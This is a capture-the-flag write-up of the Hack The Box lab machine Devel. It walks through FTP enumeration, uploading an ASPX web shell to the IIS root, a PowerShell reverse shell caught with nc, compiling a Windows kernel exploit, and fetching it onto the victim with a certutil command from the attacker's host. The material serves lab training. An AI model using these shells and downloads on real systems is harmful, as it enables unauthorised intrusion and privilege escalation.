Welcome back hackers!! Today we will be doing Devel from Hack the box. This is the first windows box I am doing in the platform.. Lets jump in.

Enumeration

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-title: IIS7
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
```

From the nmap scan we can see there are just two ports open. One for FTP and other is running HTTP. Our little friend nmap also listed some files for us in the ftp root directory. It seems aspnet_client directory contains some web server files. Lets inspect port 21 first and then we will move to port 80

Port 21 (FTP)

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Devel]
└─# ftp $IP
```

```
Connected to 10.129.181.181.
220 Microsoft FTP Service
Name (10.129.181.181:rishabh): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls -la
229 Entering Extended Passive Mode (|||49158|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> cd aspnet_client
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49160|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          system_web
226 Transfer complete.
ftp> ls -la
229 Entering Extended Passive Mode (|||49161|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          system_web
226 Transfer complete.
ftp> cd system_web
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49163|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          2_0_50727
226 Transfer complete.
```

```
ftp> ls -la
229 Entering Extended Passive Mode (|||49164|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          2_0_50727
226 Transfer complete.
ftp> cd 2_0_50727
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49166|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> ls -la
229 Entering Extended Passive Mode (|||49167|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
```

There are no senstive files present in ftp service. Just a couple of empty directories Lets move to http port 80


Port 80 (HTTP)

I quickly searchsploited the version number of IIS running and there were no exploits of any interest.

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Devel]
└─# searchsploit IIS 7.5
------------------------------------------------------------
----------------------- ---------------------------------
 Exploit Title
|  Path
------------------------------------------------------------
----------------------- ---------------------------------
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities
```

```
| windows/remote/19033.txt
Microsoft IIS 7.5 (Windows 7) - FTPSVC Unauthorized Remote
Denial of Service (PoC) | windows/dos/15803.py
------------------------------------------------------------
----------------------- ---------------------------------
Shellcodes: No Results
```

Let's navigate to the home page now and see what it has to offer.



Homepage just contains a welcome photo of IIS 7 server. Going through the source code, you will see the filename of image that is welcome.png which is, if you recall, it is the same file which is present in ftp. Lets investigate further. I started gobuster to scan for additional directories and files and to my surprise it returned just one result /aspnet_client:

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Devel]
└─# gobuster dir -u http://$IP/ -w /usr/share/seclists/Discovery/Web-Content/common.txt --no-error -o dirbust -b 400,403,404 -q -t 64 -x asp,aspx
/aspnet_client        (Status: 301) [Size: 159] [--> http://10.129.181.181/aspnet_client/]
```


This directory is also present in the ftp. If my intuition is right then I think, possibly all the webserver files are being hosted on FTP server and if we upload any files on ftp, we can then probably access that through our browser. Lets prove it.

Exploitation

Just for the purpose of proof of concept, create a text file with some arbitrary contents:


```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Devel]
└─# echo "Hello this is Rishabh" > welcome.txt
```

Upload this file to ftp root directory:




```
ftp> put welcome.txt
local: welcome.txt remote: welcome.txt
229 Entering Extended Passive Mode (|||49172|)
125 Data connection already open; Transfer starting.
100% |************************************************************************|    23      591.07 KiB/s    --:-- ETA
226 Transfer complete.
23 bytes sent in 00:00 (0.06 KiB/s)
ftp> ls -la
229 Entering Extended Passive Mode (|||49173|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
12-18-21  09:53PM                   23 welcome.txt
226 Transfer complete.
ftp> 
```

Now access this file using the browser like this:




```
Hello this is Rishabh
```

This way we can upload any arbitrary files to ftp server and get a shell by sending a get request to the webserver. I copied the aspx shell present locally in kali box and uploaded using put command. Aspx shell is present in /usr/share/webshells/aspx/ directory. Next, if you navigate to the page [name of your file.aspx], you will get a window like this:



Command:


just type whoami and click on execute, it will return the name of the user:




```
iis apppool\web
```

Command: whoami

We are a low level user. To get the shell, we can simply copy the powershell one liner from SWISS KEY REPO: "https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology and Resources/Reverse Shell Cheatsheet.md#powershell" and click on execute. But before that don't forget to change the IP and PORT number in the command.



Command: powershell -nop -c "$client = New-(



```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Devel]
└─# rlwrap nc -nvlp 4242
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4242
Ncat: Listening on 0.0.0.0:4242
Ncat: Connection from 10.129.181.181.
Ncat: Connection from 10.129.181.181:49187.
id
PS C:\windows\system32\inetsrv>
PS C:\windows\system32\inetsrv>
```

Voila.. We have the shell. Now, lets escalate our privileges to SYSTEM.

Privilege Escalation


Foremost, I run the command systeminfo to see the OS version, target's architecture.

```
systeminfo

Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:     17/3/2017, 4:17:31 ??
System Boot Time:          18/12/2021, 9:22:22 ??
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 23 Model 49
Stepping 0 AuthenticAMD ~2994 Mhz
```

```
BIOS Version:              Phoenix Technologies LTD 6.00,
12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest,
Istanbul
Total Physical Memory:     3.071 MB
Available Physical Memory: 2.433 MB
Virtual Memory: Max Size:  6.141 MB
Virtual Memory: Available: 5.508 MB
Virtual Memory: In Use:    633 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Local Area
Connection 4
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.129.0.1
                                 IP address(es)
                                 [01]: 10.129.181.181
                                 [02]:
fe80::1055:52a8:b324:ae5
PS C:\>
```


From the output, you can see that, the OS version looks pretty old, so there are high chances that there might be some kernel exploits associated with it. There's a great tool called windows_exploit_suggester.py which requires systeminfo saved in a text file and it will find exploits for us. But I rely on google more. I copied the OS version and googled exploits related to it. The first link which shows up is of exploit.db. I copied the c code, compiled in my attacking box like this:



```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Devel]
└─# i686-w64-mingw32-gcc exploit.c -o exploit.exe -lws2_32

┌──(root💀kali)-[/home/rishabh/HTB/Windows/Devel]
└─# ls -la
total 316
drwxr-xr-x 2 root root   4096 Dec 19 08:48 .
drwxr-xr-x 3 root root   4096 Dec 18 14:20 ..
-rw-r--r-- 1 root root   2736 Dec 19 08:22 aspx_shell.aspx
-rw-r--r-- 1 root root     91 Dec 18 14:47 dirbust
-rw-r--r-- 1 root root  31879 Dec 19 08:47 exploit.c
-rwxr-xr-x 1 root root 252610 Dec 19 08:48 exploit.exe
```

Using certutil, I transferred the file to the victim box:




```
certutil -urlcache -f http://10.10.16.14:8009/exploit.exe exploit.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8620-71F1

 Directory of c:\Windows\Temp

19/12/2021  03:49 ��    <DIR>          .
19/12/2021  03:49 ��    <DIR>          ..
17/03/2017  01:10 ��                 0 DMI20C8.tmp
28/12/2017  01:44 ��                 0 DMI4069.tmp
19/12/2021  03:49 ��           252.610 exploit.exe
```

Simply run type exploit.exe and hit enter, within a sec, you will be NT Authority/System user:



```
whoami
nt authority\system

c:\Windows\System32>
```

Navigate to user Babis and Administrator and submit the flags. Cheers!!